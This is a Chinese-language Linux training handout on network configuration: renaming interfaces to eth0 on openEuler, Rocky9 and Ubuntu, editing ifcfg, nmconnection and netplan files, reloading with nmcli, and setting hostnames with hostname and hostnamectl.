

# Linux基础之 网络属性和工具

讲师：王树森



## 1 网络属性及配置工具

### 1.1 准备工作

- 1.1.1 VM网络
- 1.1.2 网卡名字
- 1.1.3 网络配置
- 1.1.4 定制网卡1
- 1.1.5 定制网卡2

### 1.2 网络命令

- 1.2.1 主机名
- 1.2.2 ifconfig 命令
- 1.2.3 route 命令
- 1.2.4 软路由实践
- 1.2.5 netstat
- 1.2.6 ip命令
- 1.2.7 ip address
- 1.2.8 ip route
- 1.2.9 ss 命令
- 1.2.10 nmcli

### 1.3 网络进阶

- 1.3.1 网卡绑定
- 1.3.2 openEuler实践
- 1.3.3 Rocky9 实践
- 1.3.4 Ubuntu实践

### 1.4 网络组

- 1.4.1 工作模式
- 1.4.2 openEuler实践
- 1.4.3 Rocky9 实践
- 1.4.4 Ubuntu 实践

### 1.5 网桥(交换机)

- 1.5.1 桥接原理
- 1.5.2 网桥实践
- 1.5.3 brctl实践

### 1.6 诊断工具

- 1.6.1 fping
- 1.6.2 tcpdump
- 1.6.3 nmap


# 1 网络属性及配置工具

## 1.1 准备工作

### 1.1.1 VM网络

#### 基础知识

VMware 中的网络模式



| 连接模式 | 特点  |
|------|---|
| 桥接   | 虚拟机和物理机连接同一网络，两者之间是并列关系，通过Vmnet0 这个HUB连接                  |
| NAT  | 虚拟机通过Vmnet8这个HUB互相连接，再通过物理机上的Vmnet8网卡连接物理机，能访问外网，物理机充当路由器 |
| 仅主机  | 虚拟机通过Vmnet1这个HUB互相连接，再通过物理机上的Vmnet1网卡连接物理机，不能访问外网         |

### 1.1.2 网卡名字

#### 基础知识

简介

CentOS 6之前，网络接口使用连续号码命名：eth0、eth1等，但是，如果删除旧网卡再新增硬件设备，也有可能被识别成 eth0，eth1 等。

CentOS 7开始，改变了网卡设备命名规则，基于硬件生成网卡名，例如 ens33，ens160 等，可以保证网卡名称稳定且唯一；但是在批量环境中，没办法统一。

centos9之前网卡名字:

`/etc/sysconfig/network-scripts/ifcfg-IFACE`

Cenon9之后的网卡名字

`/etc/NetworkManager/system-connections/IFACE.nmconnection`

Ubuntu系统的网卡名字

`/etc/netplan/*.yaml`

出于批量管理，以及脚本的通用性等方面的考虑，在某些情况下，需要将新的网卡命名规则改成传统的命名方式；即将 `ens33`，`ens160`等名称改为`eth0`，`eth1` 这样。

## 网卡名称标准化流程

- 1 更改网卡配置
- 2 grub应用新网卡配置
- 3 重启生效

### 1-1 Rocky8|openEuler系统网卡配置

- 1 修改网络配置文件  
修改 `/etc/sysconfig/network-scripts/ifcfg-ens160` 文件
  - 将文件内的 `ens160` 替换成 `eth0`
  - 修改文件名，将 `ifcfg-ens160` 修改成 `ifcfg-eth0`
- 2 重新读取配置文件  
修改 `/etc/default/grub`，在 `GRUB_CMDLINE_LINUX` 行后面加上 `net.ifnames=0`  
基于UEFI模式引导的系统 `grub2-mkconfig -o /boot/efi/EFI/redhat/grub.cfg`  
基于BIOS模式引导的系统 `grub2-mkconfig -o /boot/grub2/grub.cfg`
- 3 再执行重启 `reboot`

### 1-2 Ubuntu22|24 系统网卡配置

- 1 修改网卡配置文件 `/etc/netplan/*.yaml`
  - 将文件内的 `ensxxx` 替换成 `eth0`
- 2 重新读取配置文件  
`grub-mkconfig -o /boot/grub/grub.cfg`
- 3 再执行重启 `reboot`

### 1-3 Rocky9系统网卡配置

- 1 修改网卡配置文件 `/etc/NetworkManager/system-connections/*.nmconnection`
  - 将文件内的 `ensxxx` 替换成 `eth0`
- 2 关联绑定网卡设备信息 `/etc/udev/rules.d/70-persistent-net.rules`
  - 主要是mac地址关联
- 3 重新读取配置文件  
修改 `/etc/default/grub`，在 `GRUB_CMDLINE_LINUX` 行后面加上 `net.ifnames=0`  
基于BIOS模式引导的系统 `grub2-mkconfig -o /boot/grub2/grub.cfg`
- 4 再执行重启 `reboot`

## 简单实践

Rocky8|openEuler系统

### 修改前查看

```
[root@openEuler ~]# ip a | egrep 'mtu|scope'
egrep: warning: egrep is obsolescent; using grep -E
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host noprefixroute
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
default qlen 1000
    inet 10.0.0.31/24 brd 10.0.0.255 scope global noprefixroute ens160
    inet6 fe80::20c:29ff:fe2a:6110/64 scope link noprefixroute
```

### 修改网卡配置文件

```
[root@openEuler ~]# cd /etc/sysconfig/network-scripts/
[root@openEuler network-scripts]# mv ifcfg-ens160 ifcfg-eth0
[root@openEuler network-scripts]# sed -i 's@ens160@eth0@g' ifcfg-eth0
```

### 修改grub启动配置文件

```
[root@openEuler ~]# vim /etc/default/grub
GRUB_CMDLINE_LINUX="... net.ifnames=0 biosdevname=0"
```

### 重读配置文件并重启

```
[root@openEuler ~]# grub2-mkconfig -o /etc/grub2.cfg;reboot
Generating grub configuration file ...
done
```

### 检查效果

```
[root@openEuler ~]# ip a | egrep 'mtu|scope'
egrep: warning: egrep is obsolescent; using grep -E
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host noprefixroute
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
default qlen 1000
    inet 10.0.0.31/24 brd 10.0.0.255 scope global noprefixroute eth0
    inet6 fe80::20c:29ff:fe2a:6110/64 scope link noprefixroute
```

Rocky9+系统

查看网卡信息

```
[root@rocky9 ~]# ip a | egrep "mtu|scope|ether"
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
default qlen 1000
    link/ether 00:0c:29:b1:f4:54 brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.12/24 brd 10.0.0.255 scope global noprefixroute ens160
    inet6 fe80::20c:29ff:feb1:f454/64 scope link noprefixroute
```

查看要修改的设备的类型ID

```
[root@rocky9 ~]# cat /sys/class/net/ens160/type
1
```

修改网卡配置文件

```
[root@rocky9 ~]# mv /etc/NetworkManager/system-
connections/{ens160.nmconnection,eth0.nmconnection}
```

把id 和 interface-name 都改成 eth0

```
[root@rocky9 ~]# sed -i "s@ens160@eth0@g" /etc/NetworkManager/system-
connections/eth0.nmconnection
[root@rocky9 ~]# cat /etc/NetworkManager/system-connections/eth0.nmconnection
[connection]
id=eth0
uuid=a5ca5e67-46ef-3d6f-86ec-a5d71e5a4db2
type=ethernet
autoconnect-priority=-999
interface-name=eth0
```

创建配置文件

```
[root@rocky9 ~]# cat /etc/udev/rules.d/70-persistent-net.rules
SUBSYSTEM=="net",ACTION=="add",ATTR{address}=="00:0c:29:b1:f4:54",ATTR{type}=="1
",NAME="eth0"
```

注意:

该文件默认情况下是空的

修改grub启动配置文件

```
[root@rocky9 ~]# vim /etc/default/grub
GRUB_CMDLINE_LINUX="... net.ifnames=0 biosdevname=0"
```

重读配置文件并重启

```
[root@rocky9 ~]# grub2-mkconfig -o /etc/grub2.cfg;reboot
Generating grub configuration file ...
done
```

#### 检查效果

```
[root@rocky9 ~]# ip a | egrep "mtu|scope|etger"
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
default qlen 1000
    inet 10.0.0.12/24 brd 10.0.0.255 scope global noprefixroute eth0
    inet6 fe80::20c:29ff:feb1:f454/64 scope link noprefixroute
```

### 安装系统时候定制

对于Rocky9及以上版本的系统，还可以在安装时修改

在 Install Red Hat Enterprise Linux VERSION 菜单上，敲 TAB 键，进入编辑，在最后面加上 net.ifnames.prefix=PREFIX

PREFIX 表示前缀，如果希望网卡设备以 eth0,eth1,... 这种方式显示，则 PREFIX 值就是 eth 修改后敲回车键安装

### Ubuntu系统

#### 查看网卡现状

```
root@ubuntu24:~# ip a | egrep "mtu|scope|etger"
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host noprefixroute
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
group default qlen 1000
    inet 10.0.0.13/24 brd 10.0.0.255 scope global noprefixroute ens33
3: ens37: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
group default qlen 1000
    inet 192.168.8.13/24 brd 192.168.8.255 scope global noprefixroute ens37
```

#### 查看配置文件

```
root@ubuntu24:~# ls /etc/netplan
01-network-manager-all.yaml  50-cloud-init.yaml
90-NM-14f59568-5076-387a-aef6-10adfcca2e26.yaml  90-NM-ens37.yaml
```

#### 文件解读：

1-network-manager-all.yaml

这个文件通常由NetworkManager服务使用，NetworkManager是Ubuntu中的一个网络配置和管理的工具。

该文件可能包含由NetworkManager动态生成的网络配置信息，例如由用户通过图形界面所做的更改。

50-cloud-init.yaml

这是Ubuntu 24.04及更高版本的默认网络配置文件。

90-NM-xxx.yaml

这个文件是NetworkManager为手工图形创建网络设备时候添加的配置文件。

该文件的配置会覆盖01-network-manager-all.yaml或50-cloud-init.yaml中的全局设置。

原则上，这些文件的权限应该是 600，否则会提示大量的warning信息，其实留一个文件即可

#### 修改网卡配置

```
root@ubuntu24:~# chmod 600 /etc/netplan/50-cloud-init.yaml
root@ubuntu22:~# vim /etc/netplan/50-cloud-init.yaml
```

```

network:
  version: 2
  renderer: NetworkManager
  ethernets:
    eth0:
      addresses:
        - "10.0.0.13/24"
      nameservers:
        addresses:
          - 10.0.0.2
      routes:
        - to: default
          via: 10.0.0.2
    eth1:
      addresses:
        - "192.168.8.113/24"

```

修改Grub启动文件

```

root@ubuntu22:~# vim /etc/default/grub
GRUB_CMDLINE_LINUX=" net.ifnames=0 biosdevname=0"

```

重读配置文件并重启

```

root@ubuntu22:~# grub-mkconfig -o /boot/grub/grub.cfg;reboot

```

再次查看

```

root@ubuntu24:/etc/netplan# ip a | egrep "mtu|scope|etger"
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host noprefixroute
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
group default qlen 1000
    inet 10.0.0.13/24 brd 10.0.0.255 scope global noprefixroute eth0
    inet6 fe80::20c:29ff:fed1:4830/64 scope link
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
group default qlen 1000
    inet 192.168.8.113/24 brd 192.168.8.255 scope global noprefixroute eth1

```

临时修改网卡

```

[root@ubuntu2204 ~]# ip link set ens160 down
[root@ubuntu2204 ~]# ip link set ens160 name abc
[root@ubuntu2204 ~]# ip link set abc up

```

## 1.1.3 网络配置

基础知识

简介

网络配置涉及多个方面，包括IP地址配置、子网掩码设置、网关配置、DNS服务器设置等。这些配置参数共同决定了网络设备在网络中的身份、位置以及与其他设备的通信方式。





```
PREFIX=24 # 网络前缀长度：24（表示子网掩码为255.255.255.0）

GATEWAY=10.0.0.2 # 默认网关：10.0.0.2
DNS1=10.0.0.2 # DNS服务器地址：10.0.0.2（首选DNS服务器）
# DNS2（次选DNS）、DNS3（第三DNS）、依次类推
DOMAIN=xxx.com # 用于简化域名访问用的配置，输入www会自动补全域名后缀，鸡肋!!!
```

这个配置文件是一个典型的静态网络配置文件，用于指定网络接口的详细配置信息，包括IP地址、子网掩码、网关和DNS服务器等。它通常用于Linux系统中，特别是在使用network-scripts（常见于Red Hat系统发行版，如CentOS、Fedora、Rocky8、OpenEuler系列等）或类似机制进行网络配置时。

## Rocky9 系统网卡

网卡配置文件存在于 `/etc/NetworkManager/system-connections/` 目录中，以 `xxx.nmconnection` 的格式来命名

```
[root@rocky9 ~]# cat /etc/NetworkManager/system-connections/ens160.nmconnection
[connection] # 配置区块标识，表示这是一个连接配置
id=ens160 # 连接ID，通常与网络接口名称对应
uuid=a5ca5e67-46ef-3d6f-86ec-a5d71e5a4db2 # 连接的唯一标识符（UUID）
type=ethernet # 连接类型：以太网
autoconnect-priority=-999 # 自动连接优先级，负数表示较低优先级，可能不会自动连接
interface-name=ens160 # 网络接口名称
timestamp=1711469823 # 配置的时间戳（可能是自某个固定日期以来的秒数）

[ethernet] # 以太网配置区块
# （此区块为空，表示使用默认以太网设置）

[ipv4] # IPv4配置区块
address1=10.0.0.12/24,10.0.0.2 # IPv4地址和子网掩码（/24表示子网掩码为255.255.255.0），
# 10.0.0.2可能是备用网关
dns=10.0.0.12; # DNS服务器地址
method=manual # IPv4配置方法：手动（表示静态IP配置）
# method=auto # 被注释掉的行，表示如果使用auto则采用自动配置（如DHCP）
gateway4=192.168.1.1 # 默认网关，可以写成别名 gw4，该属性已经被废弃了
dns-search=xxx.com # 搜索域

[ipv6] # IPv6配置区块
addr-gen-mode=eui64 # IPv6地址生成模式：基于EUI-64（通常基于MAC地址生成）
method=auto # IPv6配置方法：自动（如通过无状态地址自动配置SLAAC）

[proxy] # 代理配置区块
# （此区块为空，表示不使用代理配置）
```

## Ubuntu系统

Ubuntu系列的系统配置文件，从20.04之后，默认使用的都是netplan的管理模式了。网卡配置文件存在于 `/etc/netplan/` 目录中，以 `xxx.yaml` 的格式来命名

```

root@ubuntu24:/etc/netplan# cat /etc/netplan/xxx.yaml
network:                                     # 网络配置的开始
  version: 2                               # Netplan配置文件的版本号为2
  renderer: NetworkManager                # 指定使用NetworkManager作为网络渲染器（即网络管理工具）
  ethernets:                              # 定义了以太网接口的配置区块
    ens33:                                # 第一个以太网接口的名称（需要根据实际系统接口名称替换）

      dhcp4: no                           # 对于IPv4，不使用DHCP进行配置（即采用静态IP配置）
      addresses:                           # 静态IP地址配置区块
        - "10.0.0.13/24"                  # 接口的静态IP地址为10.0.0.13，子网掩码为255.255.255.0（/24表示）
      nameservers:                         # DNS服务器配置区块
        addresses:                         # DNS服务器地址列表
          - 10.0.0.2                      # 第一个DNS服务器地址为10.0.0.2
      routes:                              # 静态路由配置区块
        - to: default                     # 默认路由（即所有未明确指定的目标网络都将通过此路由）

          via: 10.0.0.2                   # 默认路由的网关地址为10.0.0.2
    ens37:                                # 第二个以太网接口的名称（需要根据实际系统接口名称替换）

      dhcp4: true                         # 对于IPv4，使用DHCP进行配置（即动态获取IP地址）
      dhcp6: false                       # 对于IPv6，不使用DHCP进行配置（如果不需要IPv6，可以保持此设置或根据需要启用）

```

## 1.1.4 定制网卡1

### Centos8- | OpenEuler系统网卡定制

#### 准备工作

为 OpenEuler 虚拟主机，添加一块vm虚拟网卡 NAT模式

#### 定制配置

```

[root@openEuler ~]# cd /etc/sysconfig/network-scripts/
[root@openEuler network-scripts]# cp ifcfg-eth0 ifcfg-eth1
[root@openEuler network-scripts]# cat ifcfg-eth1
TYPE=Ethernet
BOOTPROTO=none
DEFROUTE=yes
IPV4_FAILURE_FATAL=no
NAME=eth1
DEVICE=eth1
ONBOOT=yes
IPADDR=10.0.0.131
PREFIX=24
GATEWAY=10.0.0.2
DNS1=10.0.0.2
DOMAIN=magedu.com

```

#### 应用生效

检查DNS解析文件

```

[root@openEuler network-scripts]# cat /etc/resolv.conf

```

```
# Generated by NetworkManager
```

```
nameserver 10.0.0.2
```

查看当前的默认配置

```
[root@openEuler network-scripts]# nmcli connection
```

| NAME | UUID                                 | TYPE     | DEVICE |
|------|--------------------------------------|----------|--------|
| eth0 | 0bb624f5-12ff-45e4-b950-00f743ea97b7 | ethernet | eth0   |
| lo   | ed976e84-05bd-46d9-83ba-a4b1eee5b041 | loopback | lo     |

通过重启网卡的方式重新加载一下配置

```
[root@openEuler network-scripts]# nmcli conn down eth1
```

```
[root@openEuler network-scripts]# nmcli connection reload
```

```
[root@openEuler network-scripts]# nmcli conn up eth1
```

再次查看网络信息

```
[root@openEuler network-scripts]# nmcli connection
```

| NAME | UUID                                 | TYPE     | DEVICE |
|------|--------------------------------------|----------|--------|
| eth0 | 0bb624f5-12ff-45e4-b950-00f743ea97b7 | ethernet | eth0   |
| eth1 | 9c92fad9-6ecb-3e6c-eb4d-8a47c6f50c04 | ethernet | eth1   |
| lo   | ed976e84-05bd-46d9-83ba-a4b1eee5b041 | loopback | lo     |

查看网卡信息

```
[root@openEuler network-scripts]# ip addr show eth1
```

```
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group  
default qlen 1000
```

```
    link/ether 00:0c:29:2a:61:1a brd ff:ff:ff:ff:ff:ff
```

```
    inet 10.0.0.131/24 brd 10.0.0.255 scope global noprefixroute eth1
```

```
        valid_lft forever preferred_lft forever
```

```
    inet6 fe80::20c:29ff:fe2a:611a/64 scope link proto kernel_l1
```

```
        valid_lft forever preferred_lft forever
```

## 检查dns效果

查看dns解析配置文件

```
[root@openEuler network-scripts]# cat /etc/resolv.conf
```

```
# Generated by NetworkManager
```

```
search magedu.com          # 简化默认域名的访问，自动补全域名后缀
```

```
nameserver 10.0.0.2
```

测试访问www效果

```
[root@openEuler network-scripts]# ping -c1 www
```

```
PING www.magedu.com (114.116.196.150) 56(84) 字节的数据。
```

```
64 字节，来自 ecs-114-116-196-150.compute.hwclouds-dns.com (114.116.196.150):
```

```
icmp_seq=1 ttl=128 时间=7.09 毫秒
```

```
--- www.magedu.com ping 统计 ---
```

```
已发送 1 个包， 已接收 1 个包， 0% packet loss, time 0ms
```

```
rtt min/avg/max/mdev = 7.087/7.087/7.087/0.000 ms
```

## Centos系列的网卡生效方法

Centos 7,8 通用

手工: nmcli con down eth1;nmcli conn reload;nmcli conn up eth1

服务: systemctl restart NetworkManager

仅centos7版本支持

服务: systemctl restart network

centos6及之前的版本

服务: service network restart

## Ubuntu系统网卡定制

### 准备工作

为 Ubuntu 虚拟主机，添加一块vm虚拟网卡 NAT模式

查看效果

```
root@ubuntu24:~# ip addr
```

```
...
```

```
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
group default qlen 1000
    link/ether 00:0c:29:d1:48:44 brd ff:ff:ff:ff:ff:ff
    altname enp2s6
    altname ens38
    inet 10.0.0.109/24 brd 10.0.0.255 scope global dynamic noprefixroute eth2
        valid_lft 1538sec preferred_lft 1538sec
    inet6 fe80::ffd8:5521:dd73:a50e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

### 定制网卡配置

定制网卡配置

```
root@ubuntu24:~# cat /etc/netplan/50-cloud-init.yaml
# Let NetworkManager manage all devices on this system
network:
  version: 2
  renderer: NetworkManager
  ethernets:
    eth0:
      ...
    eth2:
      dhcp4: no
      addresses:
        - "10.0.0.113/24"
      nameservers:
        addresses:
          - 10.0.0.2
      routes:
        - to: default
          via: 10.0.0.2
    eth1:
      ...
```

注意:

一台主机上，不要为多个网卡配置default的route，不然的话，会失败。

网卡生效

```
root@ubuntu24:/etc/netplan# netplan apply
root@ubuntu24:~# ip addr show eth2
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
group default qlen 1000
    link/ether 00:0c:29:d1:48:44 brd ff:ff:ff:ff:ff:ff
    altname enp2s6
    altname ens38
    inet 10.0.0.113/24 brd 10.0.0.255 scope global noprefixroute eth2
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fed1:4844/64 scope link
        valid_lft forever preferred_lft forever
```

## 1.1.5 定制网卡2

### RHEL 9 | Rocky9 之后的网卡配置

简介

从 RHEL 9.0 开始，RHEL 将新网络配置存储在 `/etc/NetworkManager/system-connections/` 中，采用 key 文件格式，以 `.nmconnection` 结尾

在以前的版本中，NetworkManager 将网络配置以 `ifcfg` 格式保存到 `/etc/sysconfig/network-scripts/`，配置以旧格式存储在 `/etc/sysconfig/network-scripts/` 中的连接仍然可以正常工作。对现有配置集的修改会继续更新旧的文件

查看帮助

```
[root@rocky9 ~]# man nm-settings-keyfile
[root@rocky9 ~]# man nm-settings
```

### nmcli & NetworkManager

nmcli 是 NetworkManager 的命令行客户端，它依赖于 NetworkManager 服务来执行其网络管理和配置任务。NetworkManager 是一个广泛使用的网络管理工具，它提供了图形界面和命令行接口（通过 nmcli 实现）来方便用户管理和配置网络连接。

nmcli 允许用户通过命令行与 NetworkManager 进行交互，从而实现对网络连接的管理和配置，如查看网络连接状态、激活和关闭网络连接、配置网络连接参数等。

如果没有 NetworkManager 服务运行，nmcli 将无法执行其网络管理和配置功能。所以，nmcli 和 NetworkManager 是紧密相关的，nmcli 不能独立于 NetworkManager 存在。

NetworkManager服务的管理方法

```
systemctl start|stop|restart NetworkManager
```

注意：

如果 systemctl 命令无法自动补全的话，可以按照如下方法来实现：

```
yum | dnf install bash-completion
source ~/.bashrc
```

准备工作

为 Rocky9 虚拟主机，添加一块vm虚拟网卡 NAT模式

检查网卡名称

```
[root@rocky9 ~]# ip a | grep mtu
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
default qlen 1000
3: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
default qlen 1000
    ether 00:0c:29:b1:f4:5e txqueuelen 1000 (Ethernet)
```

查看网卡的id

```
[root@rocky9 system-connections]# cat /sys/class/net/ens224/type
1
```

## 定制设备关联信息

增加一条记录

```
[root@rocky9 system-connections]# cat /etc/udev/rules.d/70-persistent-net.rules
SUBSYSTEM=="net",ACTION=="add",ATTR{address}=="00:0c:29:b1:f4:54",ATTR{type}=="1",NAME="eth0"
SUBSYSTEM=="net",ACTION=="add",ATTR{address}=="00:0c:29:b1:f4:5e",ATTR{type}=="1",NAME="eth1"
```

## 定制配置文件

创建网卡文件

```
[root@rocky9 ~]# cd /etc/NetworkManager/system-connections/
[root@rocky9 system-connections]# cp eth0.nmconnection eth1.nmconnection
```

定制配置

```
[root@rocky9 system-connections]# cat eth1.nmconnection
[connection]
id=eth1
type=ethernet
autoconnect-priority=-999
interface-name=eth1

[ipv4]
address1=10.0.0.112/24,10.0.0.2
dns=10.0.0.2;
method=manual
```

重启主机

```
[root@rocky9 system-connections]# reboot
```

## 立刻生效方法

### 准备工作

为 OpenEuler 虚拟主机，添加一块vm虚拟网卡 NAT模式

检查网卡名称

```
[root@rocky9 ~]# ip a | tail -3
```

```
4: ens256: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
default qlen 1000
    link/ether 00:0c:29:b1:f4:68 brd ff:ff:ff:ff:ff:ff
    altname enp27s0
```

查看设备现状

```
[root@rocky9 ~]# nmcli con
```

| NAME | UUID                                 | TYPE     | DEVICE |
|------|--------------------------------------|----------|--------|
| eth0 | 7f421f21-dc5b-333b-9901-00ec01f8b31e | ethernet | eth0   |
| eth1 | 5eb4da26-5d1d-30a5-8747-80181ed055fa | ethernet | eth1   |
| lo   | d41cc5bd-3370-4c84-a277-65f2401edb6d | loopback | lo     |

定制设备关联信息

创建配置

```
[root@rocky9 ~]# cd /etc/NetworkManager/system-connections/
```

查看设备信息

```
[root@rocky9 system-connections]# nmcli device
```

| DEVICE | TYPE     | STATE  | CONNECTION |
|--------|----------|--------|------------|
| eth0   | ethernet | 已连接    | eth0       |
| eth1   | ethernet | 已连接    | eth1       |
| lo     | loopback | 连接（外部） | lo         |
| ens256 | ethernet | 已断开    | --         |

启动设备

```
[root@rocky9 system-connections]# nmcli device up ens256
```

设备 "ens256" 成功以 "518bd13f-82f5-4758-8018-a8075338be4a" 激活。

查看效果

```
[root@rocky9 system-connections]# nmcli device
```

| DEVICE | TYPE     | STATE  | CONNECTION |
|--------|----------|--------|------------|
| eth0   | ethernet | 已连接    | eth0       |
| ens256 | ethernet | 已连接    | ens256     |
| eth1   | ethernet | 已连接    | eth1       |
| lo     | loopback | 连接（外部） | lo         |

查看配置

```
[root@rocky9 system-connections]# ls
```

```
ens256.nmconnection  eth0.nmconnection  eth1.nmconnection
```

定制配置

```
[root@rocky9 system-connections]# cat ens256.nmconnection
```

```
[connection]
```

```
id=ens256
```

```
type=ethernet
```

```
autoconnect-priority=-999
```

```
interface-name=ens256
```

```
[ipv4]
```

```
address1=10.0.0.122/24,10.0.0.2
```

```
dns=10.0.0.2;
```

```
method=manual
```

重载配置

```
[root@rocky9 system-connections]# nmcli conn down ens256
成功停用连接 "ens256" (D-Bus 活动路径: /org/freedesktop/NetworkManager/ActiveConnection/5)
[root@rocky9 system-connections]# nmcli conn reload
[root@rocky9 system-connections]# nmcli conn up ens256
连接已成功激活 (D-Bus 活动路径: /org/freedesktop/NetworkManager/ActiveConnection/7)

确认效果
[root@rocky9 system-connections]# ip addr show ens256
5: ens256: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
default qlen 1000
    link/ether 00:0c:29:b1:f4:72 brd ff:ff:ff:ff:ff:ff
    altname enp12s0
    inet 10.0.0.122/24 brd 10.0.0.255 scope global noprefixroute ens256
        valid_lft forever preferred_lft forever
```

## 1.2 网络命令

### 1.2.1 主机名

#### 基础知识

hostname临时设定主机名。不会将名字写入 /etc/hostname 文件

##### 命令格式:

|                                    |                           |
|------------------------------------|---------------------------|
| hostname [-b] {hostname -F file}   | set host name (from file) |
| hostname [-a -A -d -f -i -I -s -y] | display formatted name    |
| hostname                           | display host name         |

##### 一般选项

|                       |                                |
|-----------------------|--------------------------------|
| -a --alias            | #显示别名                          |
| -F --file             | #从文件中读取                        |
| -i --ip-address       | #显示IP地址, 仅显示能解析的地址             |
| -I --all-ip-addresses | #显示所有IP地址, 但不显示IPV6地址, 不显示回环地址 |

址

hostnamectl 永久设置主机名

##### 命令格式:

```
hostnamectl [OPTIONS...] COMMAND
```

##### 子命令

|                 |                          |
|-----------------|--------------------------|
| status          | # 查看配置                   |
| hostname [NAME] | # 获取 设定主机名               |
| set-hostname    | # 作用等同于 hostname, 目前已被废弃 |

#### 简单实践

hostname实践



显示主机名

```
[root@ubuntu2204 ~]# hostname  
ubuntu2204
```

显示IP地址, 会卡一会儿, 因为要通过DNS反解主机名

```
[root@ubuntu2204 ~]# hostname -i  
10.0.0.13 fe80::20c:29ff:fe11:98d9
```

显示所有IPV4地址

```
[root@test-name ~]# hostname -I  
10.0.0.13
```

临时定制主机名

```
[root@ubuntu2204 ~]# hostname -a  
root@ubuntu24:~# hostname ubuntu-test  
root@ubuntu24:~# hostname  
ubuntu-test
```

立刻生效

```
root@ubuntu24:~# exec /bin/bash  
root@ubuntu-test:~#
```

重启后失效

```
root@ubuntu-test:~# reboot
```


再次连接

```
root@ubuntu24:~#
```

设置, 从文件中读取

```
root@ubuntu24:~# echo nihao > name.txt  
root@ubuntu24:~# hostname -F name.txt  
root@ubuntu24:~# hostname  
nihao
```

hostnamectl 设定永久生效主机名

```
root@ubuntu24:~# hostnamectl status  
Static hostname: ubuntu24  
Transient hostname: nihao  
Icon name: computer-vm  
Chassis: vm   
Machine ID: a839fdf2a0f54609a3f4a0c9283f3375  
Boot ID: 923088e2dec848ba9e9b81999cb7cf0c  
Virtualization: vmware  
Operating System: Ubuntu 24.04 LTS  
Kernel: Linux 6.8.0-45-generic  
Architecture: x86-64  
Hardware Vendor: VMware, Inc.  
Hardware Model: VMware Virtual Platform  
Firmware Version: 6.00  
Firmware Date: Thu 2020-11-12  
Firmware Age: 3y 11month 6d
```

```
设置，会写进 /etc/hostname 文件里面，永久有效
root@ubuntu24:~# cat /etc/hostname
ubuntu24
root@ubuntu24:~# hostnamectl hostname ubuntu-24
root@ubuntu24:~# cat /etc/hostname
ubuntu-24
```

```
查看
root@ubuntu24:~# hostnamectl
Static hostname: ubuntu-24
    Icon name: computer-vm
    ...
```

恢复原来的名字

```
root@ubuntu24:~# hostnamectl hostname ubuntu24
```
